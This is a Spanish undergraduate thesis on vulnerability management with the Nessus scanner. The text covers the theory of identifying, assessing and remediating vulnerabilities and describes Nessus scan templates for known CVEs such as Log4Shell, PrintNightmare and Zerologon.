Universidad de Alcalá
Escuela Politécnica Superior

Grado Ingeniería de computadores

Trabajo Fin de Grado

Análisis e investigación en ataques de vulnerabilidades con Nessus.

Autor: Sergio Llorens Muñoz

Tutor: Manuel Sánchez Rubio

2022-2023

UNIVERSIDAD DE ALCALÁ

ESCUELA POLITÉCNICA SUPERIOR

Grado en Ingeniería de computadores

Trabajo de Fin de Grado

Análisis e investigación en ataques de vulnerabilidades con Nessus.

Autor: Sergio Llorens Muñoz
Tutor: Manuel Sánchez Rubio

Tribunal:

Presidente:

Vocal 1º:

Vocal 2º:

Fecha:

Agradecimientos a mis padres, por apoyarme durante todos estos años. A mis amigos por ayudarme siempre cuando lo he necesitado y a mi novia que nunca me ha dejado rendirme y ha sido un pilar fundamental.

Y, por último, a mi tutor Manuel, que fue quien despertó mi curiosidad sobre la ciberseguridad.

Resumen

En esta memoria vamos a estudiar la herramienta Nessus, su demonio NESSUSD y los diferentes escaneos que esta nos permite.

Para ello, vamos a desarrollar un procedimiento para la gestión de vulnerabilidades encontradas en varios equipos que componen una red.

Usaremos la herramienta Nessus para realizar varios tipos de escaneos que nos servirán para detectar todas las vulnerabilidades de cada equipo. Una vez detectadas las vulnerabilidades, estudiaremos los resultados e intentaremos explotar y poner solución a todas aquellas que sea posible.

Por último, volveremos a realizar escaneos para corroborar que la maquina ya no tiene dichas vulnerabilidades.

Abstract

In this report we are going to study the Nessus tool, its NESSUSD daemon and the different scans that it allows us to perform.

To do so, we are going to develop a procedure for the management of vulnerabilities found in several computers that make up a network.

We will use the Nessus tool to perform several types of scans that will help us to detect all the vulnerabilities of each computer. Once the vulnerabilities have been detected, we will study the results and try to exploit and solve as many of them as possible.

Finally, we will run scans again to corroborate that the machine no longer has these vulnerabilities.

Palabras clave

1º Demonio (Daemon): 'Disk and Execution Monitor', es un proceso ejecutado en segundo plano bien lanzado por un programa o servicio. Estos procesos no disponen de una interfaz gráfica o textual por lo que no son visibles para el usuario. Utilizan los archivos del sistema y otros demonios para comunicar errores y registrar su funcionamiento. [1]

2º Vulnerabilidad: en el campo de la ciberseguridad, una vulnerabilidad es una desprotección del sistema que pone en peligro a uno o varios equipos. Las vulnerabilidades permiten que un usuario externo al sistema (hacker) acceda a él y obtenga el control de este, bien para explotar los recursos del sistema a su beneficio o para extraer todo tipo de información confidencial. [2]

3º Escaneo: acción de escanear para detectar fallos de seguridad (vulnerabilidades) tanto en uno o varios equipos/sistemas como en una red. Los escaneos sirven para encontrar fallos en sistemas/redes, pero no actúan sobre ellos para resolverlos. [3]

4º Parches: Son un conjunto de cambios que se aplican a un software para resolver errores o vulnerabilidades encontradas. Los parches actúan directamente sobre el código original del software para efectuar los cambios. [4]

5º Metasploit: es un proyecto de código abierto que proporciona información acerca de las vulnerabilidades en un sistema y ayuda en tests de penetración. Es la herramienta más utilizada en el sector de la ciberseguridad ya que cuenta con gran cantidad de exploit diferentes para realizar explotaciones de vulnerabilidades y poner a prueba estas. [5]

1. Introducción

En este primer apartado, haremos una presentación sobre el planteamiento del trabajo y los objetivos a conseguir.

1.1 Presentación

En pleno siglo XXI cada vez son más las empresas que aumentan el número de dispositivos tecnológicos en ellas, como pueden ser gran cantidad de ordenadores para los diferentes departamentos, servidores para distintas funciones como alojamiento web, bases de datos, almacenaje de documentación frágil, entornos de prueba, máquinas virtuales, routers, etc.

Todos estos equipos en una empresa conforman una red de trabajo que son el motor del negocio, por lo que, las empresas no pueden permitirse ningún tipo de vulnerabilidad en su red de equipos. Por este factor, los departamentos de IT cada vez tienen un peso mayor dentro de las empresas, ya que son los encargados de mitigar las debilidades de los equipos en la red y crear un entorno más seguro, disminuyendo las incidencias de seguridad que pueda sufrir una organización.

Por otra parte, cada vez son más los ataques e intentos de penetración en compañías por parte de hackers para robar información. Estos, aprovechan todas las vulnerabilidades que tienen las redes y los equipos para sortear la seguridad e introducirse de lleno en ellos. Estos buscan cualquier tipo de vulnerabilidad como un puerto abierto, un sistema desactualizado, una brecha en el código de una página web, un usuario y contraseña típicos e incluso cuando consiguen acceso a la red, hacen uso de exploits para hacerse con el control de los sistemas y robar información o chantajear a la compañía perjudicada.

Frente a todos estos riesgos, hay compañías como Tenable que ofrecen herramientas de análisis de seguridad como por ejemplo NESSUS, la cual, usaremos en este proyecto de fin de grado para demostrar lo importante que es mantener nuestros sistemas actualizados, nuestras contraseñas bien protegidas y nuestra red bien configurada.

Gracias a esta herramienta podremos demostrar lo sencillo que es detectar y evaluar rápidamente y con precisión la exposición de los equipos de nuestra red frente a los ataques de hackers, conociendo en todo momento las vulnerabilidades de cada uno de estos equipos. De este modo, podremos actuar antes que un hacker y prevenir ataques, penetraciones en nuestros equipos y robo de nuestra información.

Tambien nos pondremos en el papel de los atacantes para demostrar como utilizando Nessus podemos penetrar en un equipo con ciertas vulnerabilidades y explotarlo hasta tal punto de tener el control de este.

1.2 Objetivo

El objetivo de este proyecto incluye dos partes, la primera, la teórica, en la que explicaremos más a fondo:

- La gestión de vulnerabilidades y sus etapas.
- Que es Nessus y todo lo que abarca.
- Los dos ámbitos en los que se usa Nessus.
- Los diferentes tipos de escaneo que contiene la versión ESSENTIAL de Nessus.
- Las fases del Pentesting.

La segunda parte, es la parte práctica. Aquí construiremos un entorno de pruebas con varias máquinas virtuales en VirtualBox siguiendo la siguiente distribución:

- Máquina virtual Windows 10: Simula un equipo normal.
- Máquina virtual Ubuntu 16: Simula el equipo de un administrador.
- Máquina virtual Windows 7: Simula un equipo desactualizado.
- Máquina virtual Windows XP: Simula un equipo con un software el cual no es posible migrar a un SO superior.

Todos los equipos estarán conectados entre sí, simulando una red de trabajo. Instalaremos y escanearemos con Nessus la red en busca de dichos equipos filtrando tanto por IP como por tipo de sistema operativo. Una vez localizados dichos equipos, nos centraremos en ellos y los escanearemos en profundidad en busca de vulnerabilidades y malwares que puedan contener.

Una vez halladas todas las vulnerabilidades, realizaremos prácticas en ambas partes de la ciberseguridad:

- Parte defensiva: Intentaremos parchear todas las vulnerabilidades posibles de cada uno de los equipos, para evitar que ningún hacker pueda usarlas para colarse en nuestra red de equipos.
- Parte atacante: Investigaremos e intentaremos explotar varias vulnerabilidades que haya en cualquiera de los equipos. Principalmente, nos centraremos en usar Metasploit para realizar test de penetración ‘Pentesting’, Mimikatz para la extracción de contraseñas almacenadas en memoria, realización de exploits y por último Meterpreter para hacernos con el control de los equipos a través de un reverse.

2. Descripción del trabajo

En esta parte explicaremos toda la información y los conceptos necesarios para el entendimiento de la parte práctica.

El desarrollo del trabajo consiste en la búsqueda de vulnerabilidades en una red de equipos y analizar de manera practica la forma de parchear estas para evitar un posible ataque por parte de un hacker. Por el contrario, tambien nos pondremos en el papel de atacante e intentaremos explotar alguna vulnerabilidad para hacernos con el control del equipo.

Para todo esto, primero necesitamos estudiar varios conceptos, los cuales explicaremos a continuación.

2.1 Base teórica

2.1.1 Gestión de vulnerabilidades.

Hoy en día, la filtración de datos de las compañías se produce con tanta frecuencia que se ha convertido en algo inevitable. Por eso los departamentos de seguridad de las empresas tienen que adoptar un enfoque proactivo para gestionar las vulnerabilidades de la red y asi minimizar el número de ataques que podría realizar un ciberdelincuente para hacerse con el control de los sistemas.

Cada vez son más las técnicas, programas y sistemas que utilizan los ciberdelincuentes para realizar sus ataques y, es por ello, por lo que las empresas deben tomar la iniciativa para prevenir ataques y asi, reducir considerablemente el riesgo de que exploten sus vulnerabilidades, lo que supondría un peligro para toda la empresa.

La mejor manera de proteger los sistemas y mantener la seguridad de la información es adoptando un programa de gestión de vulnerabilidades antes de que se produzca un ataque. Para ello, hay que contemplar los cuatro pasos que siguen los programas de gestión de vulnerabilidades.

Los pasos a seguir son:

1º Identificación de las vulnerabilidades.

En este primer paso se tratará de realizar un escaneo profundo a cada uno de los equipos y a la red que forman la empresa en busca de todas las vulnerabilidades. El escaneo de vulnerabilidades se puede realizar tanto desde dentro (Caja blanca) como desde fuera (Caja negra) de la red. Los escaneos constan de cuatro fases:

- Primero, el escáner detecta todos los sistemas accesibles dentro de la red.
- Segundo, el escáner analiza en cada uno de los sistemas los puertos abiertos y los servicios que corren en ellos.
- Tercero, el escáner intenta acceder a todos los sistemas para recopilar toda la información posible.
- Cuarto, el escáner compara toda la información obtenida de todos los sistemas para analizar las vulnerabilidades de cada uno de los dispositivos existentes en la red.

El escáner comprueba todo tipo de información como sistemas operativos, puertos abiertos, estructura del sistema de archivos, configuraciones, cuentas de usuario, malwares, protocolos activos, etc. Una vez obtenida toda esta información es escáner une cada uno de estos atributos con posibles vulnerabilidades que afectan a estos y comprueba el estado del equipo para determinar si tiene o no una vulnerabilidad activa. Para todo este análisis, los programas de escaneo de vulnerabilidades, en nuestro caso Nessus, buscan en una base de datos genérica que recopila toda la información sobre vulnerabilidades conocidas públicamente. Esta base de datos se actualiza todos los días para tener siempre la última información sobre cada una de las vulnerabilidades conocidas.

2º Evaluación de las vulnerabilidades.

Una vez terminado el escaneo de todos los sistemas contenidos en la red, el siguiente paso es analizar y evaluar los puntos débiles de estos y categorizarlos en diferentes niveles de prioridad según sus riesgos potenciales.

En el proceso de priorización de vulnerabilidades se tiene en cuenta el riesgo de la amenaza a nivel tecnológico, pero tambien hay que considerar el impacto en los procesos y tareas de la empresa. Para su priorización se utiliza un sistema de puntuación de vulnerabilidades creado por la empresa considerando cuales son más críticas que otras.

Las puntuaciones indican a la empresa que vulnerabilidades suponen una mayor amenaza y requieren una actuación prioritaria. En ciertos casos muy inusuales puede producirse un falso positivo en el escaneo por lo que la empresa debe considerar otros factores como:

- Primero, la dificultad a la hora de explotar una vulnerabilidad.
- Segundo, el impacto y la gravedad que tendría la explotación de dicha vulnerabilidad.
- Tercero, si dicha vulnerabilidad puede ser explotada desde el exterior de la red.
- Cuarto, la antigüedad de la vulnerabilidad y el tiempo que lleva expuesta en la red.

Toda empresa puede aumentar la detección de vulnerabilidades y reducir los falsos positivos realizando test de penetración. Estos junto con los escaneos de vulnerabilidades demostraran los puntos fuertes y débiles de la infraestructura de la red de la empresa.

3º Tratamiento de las vulnerabilidades.

En este tercer paso se buscan y aplican las medidas necesarias para corregir las vulnerabilidades y mitigar su impacto en caso de que alguna fuese explotada. Para evitar la explotación las aplicaciones y medidas más comunes son la aplicación de parches de seguridad y de corrección de vulnerabilidades, la eliminación de procesos y tareas que comprometen la seguridad, la adopción de nuevas políticas de seguridad, el cierre de puertos en desuso, la actualización de sistemas operativos, la actualización de softwares más usados, el control en todo momento del tráfico de la red para evitar peticiones fraudulentas, etc. Todas estas medidas previenen la explotación de muchas de las vulnerabilidades que pueden tener los sistemas en una red de equipos dentro de una empresa.

Dentro de este tercer paso tenemos tres tipos de acciones para eliminar las vulnerabilidades:

- Corrección, esta acción es la más sencilla y la preferible si puede ser llevada a cabo. Consiste en aplicar todo tipo de actualizaciones al sistema o software para eliminar por completo la vulnerabilidad y evitar que esta pueda ser explotada.
- Mitigación, esta acción debe llevarse a cabo cuando la acción de corrección no ha sido efectiva o no ha podido ser aplicada. La acción de mitigación sirve para mitigar la vulnerabilidad y reducir el riesgo de que los atacantes exploten un punto débil. Esta opción es una medida temporal para las vulnerabilidades que son nuevas y de las que aún no se tiene el parche adecuado, por lo tanto, esta acción debe utilizarse para ganar tiempo hasta que se encuentre una solución efectiva y definitiva que corrija dicha vulnerabilidad.
- Aceptación, esta acción se aplica cuando una vulnerabilidad es de muy bajo riesgo y podría costar más el recurso para eliminarla y repararla que el propio daño que esta pueda causar. Por lo tanto, la empresa debe decidir si llevarla a cabo o afrontar el punto débil de la vulnerabilidad y no tomar medidas correctoras para corregirla.

Después de llevar a cabo las acciones de corrección y mitigación siempre hay que realizar otro análisis de las vulnerabilidades para garantizar que el punto débil o vulnerabilidad ha quedado solucionado y se ha eliminado la brecha de seguridad que había.

4º Información de las vulnerabilidades.

Una vez terminado es escaneo para la detección de vulnerabilidades y llevado a cabo ciertas medidas para la solución de estas, se debe informar y registrar todo lo implementado en el proceso para facilitar las futuras actuaciones frente a nuevas vulnerabilidades que irán apareciendo.

Gracias a esta documentación, las empresas pueden conocer en todo momento sus puntos débiles y tener una visión detallada de la infraestructura de su organización.

En este cuarto paso no acabaría la gestión de vulnerabilidades, ya que es un proceso continuo que debe estar constantemente funcionando para detectar nuevas amenazas en la red o nuevas vulnerabilidades que puedan aparecen en nuestros sistemas por falta de nuevas actualizaciones o configuraciones y aplicar acciones para eliminarlas o mitigarlas, garantizando asi un nivel alto de protección a los sistemas y datos de la empresa. [6]

2.1.2 Nessus.

Cuando comienzas en el mundo de la ciberseguridad y realizas pruebas de penetración y evaluaciones de vulnerabilidad, una herramienta que debes de conocer es Nessus.

Nessus es un software de escaneo de vulnerabilidades en distintos sistemas operativos que se creó en 1998 para proporcionar a la comunidad de internet un escáner remoto de seguridad para sus sistemas.

Nessus es un software basado en el modelo cliente-servidor contando de su propio protocolo de comunicación. Consta de dos partes, la primera, su demonio 'nessusd' que es la parte que se dedica a realizar escaneos y probar ataques contra los sistemas objetivos. La segunda parte, el cliente de 'nessus' usado tanto de manera grafica como por consola, realiza las tareas de control, generación de informes, presentación de los datos y muestra el avance e informa sobre el estado de los escaneos.

El software de Nessus se controla mediante una interfaz una interfaz web, permitiendo al administrador crear distintos tipos de escaneos, tanto personalizados como plantillas predefinidas que vienen creadas ya en el propio software. Nessus permite el escaneo de múltiples tecnologías como sistemas operativos, dispositivos de red, hipervisores, bases de datos, servidores web e infraestructuras críticas, en busca de vulnerabilidades, amenazas y violaciones de la normativa.

Los escaneos comienzan detectando los equipos de la red en la que lanzamos Nessus o en un rango acotado por nosotros de dicha red. Escanea los puertos abiertos de cada sistema detectado usando internamente el escáner de 'nmap' o su propio escáner de puertos. Después determina que servicio están siendo ejecutado en cada puerto para ver si existen vulnerabilidades en él que puedan ser utilizadas por un hacker para llevar a cabo un ataque malicioso. Por último, después de detectar y analizar los diferentes sistemas, intenta lanzar varios exploits para atacarlos y detectar asi la criticidad de cada sistema.

Nessus sigue un proceso especifico cuando realiza un escaneo:

El creador de Nessus, Tenable, ha confirmado que Nessus es capaz de detectar más de 47.000 vulnerabilidades y exposiciones comunes. Para la detección de estas, Nessus cuenta con una larga lista de plugins continuamente actualizados y disponibles escritos en NASL (Nessus Attack Scripting Language) optimizados para realizar interacciones personalizadas en red. Asi pues, Nessus nos permite realizar una exploración proactiva de los sistemas de nuestra red en busca de brechas, puntos débiles o vulnerabilidades que afecten a la seguridad de nuestra red. De este modo, Nessus nos reportara alertas de todo tipo de vulnerabilidades de seguridad como:

- Utilización de servidores no actualizados y que presenten vulnerabilidades conocidas como versiones antiguas de correo, softwares de FTP desactualizados, etc.
- Malas configuraciones de servidores como, por ejemplo, permisos de escritura para usuarios anónimos por parte de un servidor ftp.
- Una mala implementación del protocolo TCP/IP del equipo remoto.
- Utilización de aplicaciones CGI (Common Gateway Interface) desde servidores web mal configurados que suponen una brecha de seguridad contra el sistema que las aloja.

- Instalación de puertas traseras, troyanos, demonios de DDoS u otros servicios extraños en sistemas de producción.

Los plugins comprobaran todos estos tipos de escenarios lanzando ataques simulados para detectar cualquier vulnerabilidad existente. Algunos de estos ataques pueden ser peligrosos contra el sistema analizado. Aunque Nessus no es utilizado para destruir información del sistema, un ataque simulado por parte de este puede conducir a una denegación del servicio remoto, por la gran cantidad de comprobaciones necesarias del sistema. Tambien puede generar una gran cantidad de tráfico 'basura' en la red, pudiendo saturarla.

Por estos motivos, es importante conocer todas las posibilidades de configuración que tiene Nessus. Este tipo de pruebas se deben hacer en horarios programados donde no se afecte al trabajo de la empresa donde se realice el escaneo, ya que, durante estos, la red puede ser saturada durante breves periodos de tiempo incluso llenando la red de 'paquetes basura'. Además, es importante saber si los equipos a analizar pueden ser reiniciados o apagados durante ciertos periodos de tiempo, en caso de problemas como, corromper sistemas operativos o tirar servicios, sin que esto afecte a nadie.

Después de cada escaneo, Nessus ofrece la posibilidad de exportar los resultados obtenidos durante la realización de la exploración realizada. Permite crear informes en diferentes formatos como, por ejemplo, como texto plano, XML, HTML, ASCII y LaTex.

Por último, Nessus guarda todas las vulnerabilidades conocidas, su explotación y su parcheo en una base de datos común que recoge todos estos datos y se actualiza diariamente para evitar desactualizaciones sobre las vulnerabilidades y poder dar una rápida actuación frente nuevas apariciones.

A parte de la base de datos, donde Nessus recoge toda la información sobre las vulnerabilidades y la usa en cada escaneo, Tenable ofrece a toda la comunidad una base de conocimientos (https://community.tenable.com/s/) donde podemos encontrar todo sobre los plugins, configuraciones, licencias, integraciones, auditorias, cumplimientos, escaneos y monitoreo.

2.1.3 Tipos de escaneo.

Nessus tiene gran variedad de tipos de escaneo. Estos, se dividen en tres tipos:

- Discovery: Son los escáneres básicos para descubrir los sistemas conectados a la red.
- Vulnerabilities: Son todos los tipos de escaneos utilizados para detectar vulnerabilidades en la red. Hay diferentes tipos, unos se focalizan en ciertos tipos de vulnerabilidades y otros son más genéricos.
- Compliance: Son los escaneos de cumplimiento de auditoría. Con ellos, podemos ver si la red escaneada cumple con las configuraciones estipuladas.

Para este proyecto hemos utilizado la versión Essentials de Nessus la cual permite realizar los siguientes:

En la parte Discovery:



Ilustración 1 – Escaneo Host Discovery

Host Discovery: Es un escáner simple que permite descubrir todos los sistemas conectados a la red, la información asociada, como la dirección IP, el FQDN, el sistema operativo y los puertos que tiene abierto cada uno.

En la parte de Vulnerabilities:



Ilustración 2 – Escaneo Basic Network Scan

Basic Network Scan: Es un escáner cuyo objetivo es realizar un análisis completo del sistema en busca de todas las vulnerabilidades. En este tipo de escaneo vienen cargados todos los plugins sin posibilidad de modificación, siendo este escaneo para un análisis rápido de todas las vulnerabilidades.



Ilustración 3 – Escaneo Advanced Scan

Advanced Scan: Es un escáner totalmente configurable. Esta creado para poder gestionar los plugins que se van a lanzar con el escaneo, el tiempo de duración del escaneo por cada equipo, las credenciales de cualquier distribución, los tipos de ping que se realizaran a los equipos, el tipo de enumeración de puertos, los servicios de encriptación (SSL, TLS, DTLS) que se usaran, el protocolo SMTP para envió masivo de spam, el tipo de fuerza bruta que se usara con las contraseñas, los tipos de malware, el tipo de reportes y los logs. Es un tipo de escaneo muy efectivo y el más usado para la búsqueda de vulnerabilidades en toda una red de equipos.



Ilustración 4 – Escaneo Advanced Dynamic Scan

Advanced Dynamic Scan: Es un escáner creado para la búsqueda de una vulnerabilidad en concreto, es decir, con este escáner podemos seleccionar cualquier plugins en lugar de familias completas de plugins y filtrar para poder seleccionar los plugins que sirvan solo para la búsqueda de la vulnerabilidad que queremos.

Ilustración 5 – Escaneo Malware Scan

Malware Scan: Este escáner está dedicado únicamente a la búsqueda de Malware, tanto en sistemas Windows como Unix. Busca todo tipo de Malwares (Ransomware, Spyware, Gusanos, Adware, Troyanos, botnets).



Ilustración 6 – Escaneo Web Application Tests

Web Application Tests: Este escáner es el único escáner dedicado a la búsqueda de vulnerabilidades en páginas web tanto conocidas como desconocidas. Busca vulnerabilidades en los códigos de la web buscando partes de código poco seguras o fáciles de romper.



Ilustración 7 – Escaneo Credentialed Patch Audit

Credentialed Patch Audit: Este escáner autentifica a cada host para verificar quien es cada uno con una clave distinta y única y enumerar las actualizaciones que les falta a cada uno de ellos.

Ilustración 8 – Escaneo Intel AMT Security Bypass

Intel AMT Security Bypass: Este escáner realiza comprobaciones remotas y locales de la vulnerabilidad en las SKUs de administrabilidad de Intel: Intel Active Management Technology (AMT), Intel Standard Manageability (ISM) e Intel Small Business Technology (SBT). Esta vulnerabilidad puede ser explotada por un hacker sin privilegios y alcanzar todos los privilegios del sistema para aprovisionar las SKUs (Stock-Keeping unit).

Ilustración 9 – Escaneo Spectre and Meltdown

Spectre and Meltdown: Este escáner realiza comprobaciones remotas y locales de las vulnerabilidades que tienen los sistemas que utilizan unos microprocesadores en concreto (CVE-2017-5753, CVE-2017-5715 y CVE-2017-5754). Estas vulnerabilidades afectan al rendimiento del procesador de la mayoría de los PCs y smartphones ya que la función principal del ataque es el espionaje completo de todos los procesos y de los datos que están en memoria. [7]



Ilustración 10 – Escaneo WannaCry Ransomware

WannaCry Ransomware: Este escáner busca única y exclusivamente la vulnerabilidad (MS17-010) la cual es explotada por el ransomware WannaCry haciéndose con el control de un sistema entero.



Ilustración 11 – Escaneo Ripple20 Remote Scan

Ripple20 Remote Scan: Este escáner hace una búsqueda en la red de los equipos que ejecutan una librería de bajo nivel que implementa una pila de TCP/IP y que puedan estas afectados por la vulnerabilidad de Ripple20. [8]

Ilustración 12 – Escaneo Zerologon Remote Scan

Zerologon Remote Scan: Este escáner se centra en buscar una vulnerabilidad en los sistemas Windows que provoca una elevación de privilegios al usuario que explote la vulnerabilidad. Zerologon proviene de un fallo en el proceso de inicio de sesión permitiendo que el atacante pueda hacerse pasar por cualquier sistema conectado a la red como por el controlador del dominio raíz. [9]



Ilustración 13 – Escaneo Solorigate

Solorigate: Este escáner se centra es buscar las vulnerabilidades en los softwares de SolarWinds. Estos softwares se utilizan para monitorizar gran cantidad de sistemas y una brecha en uno de ellos puede provocar un gran robo de información confidencial. [10]

Ilustración 14 – Escaneo ProxyLogon : MS Exchange

ProxyLogon: MS Exchange: Este escáner busca las vulnerabilidades de Microsoft Exchange Server relacionadas con las CVE-2021-26855, CVE-2021-26857, CVE-2021-26858 y CVE-2021-27065. Esta vulnerabilidad consiste en la falsificación de solicitud del lado del servidor (SSRF) estableciendo conexiones HTTPS para autenticar el acceso de los usuarios.



Ilustración 15 – Escaneo PrintNightmare

PrintNightmare: Este escáner busca las vulnerabilidades que afectan a los sistemas al servicio Print Spooler de los sistemas Windows. La vulnerabilidad CVE-2021-34527 permite la ejecución remota de código (RCE) en cualquier servidor con el servicio habilitado permitiendo que cualquier usuario en la red se haga con el control del dominio de Active Directory. [11]



Ilustración 16 – Escaneo Active Directory Starter Scan

Active Directory Starter Scan: Este escáner es únicamente para la búsqueda de fallos en la configuración de Active Directory. Escanea la configuración completa del AD en búsqueda de parámetros no activos o mal configurados que afecten a la seguridad, provocando brechas o partes vulnerables en el servidor donde se aloja.



Ilustración 17 – Escaneo Log4Shell

Log4Shell: Este escáner detecta la vulnerabilidad CVE-2021-44228 Log4Shell mediante comprobaciones locales. Log4Shell es una vulnerabilidad de software, más en concreto de 'Apache Log4j2', una biblioteca de java utilizada para mensajes de error en aplicaciones. Esta vulnerabilidad permite que un atacante engañe al código de la aplicación para que este solicite y ejecute código malicioso bajo el control del atacante. Con esta vulnerabilidad los atacantes pueden hacerse con el control de todos los servicios conectados a la red que usen dicha biblioteca de java. [12]



Ilustración 18 – Escaneo Log4Shell Remote Checks

Log4Shell Remote Checks: Este escáner detecta la vulnerabilidad CVE-2021-44228 Log4Shell mediante comprobaciones remotas. La diferencia principal del escáner anterior con este, es que este escáner, permite comprobar si la explotación que se ha llevado a cabo ha generado código remoto mediante el registro de una cadena en los sistemas afectados.

Ilustración 19 – Log4Shell Vulnerability Ecosystem

Log4Shell Vulnerability Ecosystem: Este escáner detecta la vulnerabilidad CVE-2021-44228 Log4Shell mediante comprobaciones tanto locales como remotas. Este tipo de escaneo es

dinámico por lo que la compañía de Nessus, Tenable, modifica e inserta regularmente nuevos plugins a medida que los proveedores de software actualizan este.

Ilustración 20 – Escaneo 2021 Threat Landscape Retrospective (TLR)

2021 Threat Landscape Retrospective (TLR): Este escáner se centra en detectar las vulnerabilidades que aparecen en el 'informe 2021 Threat Landscape Retrospective de Tenable'. Estas vulnerabilidades son:

- ProxyLogon, Microsoft Exchange Server – CVE-2021-26855.
- PrintNightmare, Windows Print Spooler – CVE-2021-34527.
- WMWare, VSphere – CVE-2021-21985.
- Pulse Connect Secure – CVE-2021-22893.
- ZeroLogon, Windows NetLogon Protocol – CVE-2020-1472.

Este informe recoge las vulnerabilidades más críticas del año 2021 y las agrupa para dar una visión más amplia sobre ellas. Este escáner, se centra en dichas vulnerabilidades para hacer énfasis en el parcheo de estas.



Ilustración 21 – Escaneo CISA Alerts AA22-011A and AA22-047A

CISA Alerts AA22-011A and AA22-047A: Este escáner busca las vulnerabilidades de las alertas CISA AA22-011A y AA22-047A. CISA (Cybersecurity and Infrastructure Security Agency) es el sistema nacional de concientización cibernética y su objetivo es mitigar las amenazas patrocinadas por el estado ruso a la infraestructura critica de los Estados Unidos. Este escáner se actualiza tanto su política de escaneo como sus plugins regularmente, yendo a la par de las alertas que van notificando en el CISA. [13]



Ilustración 22 – Escaneo ContiLeaks

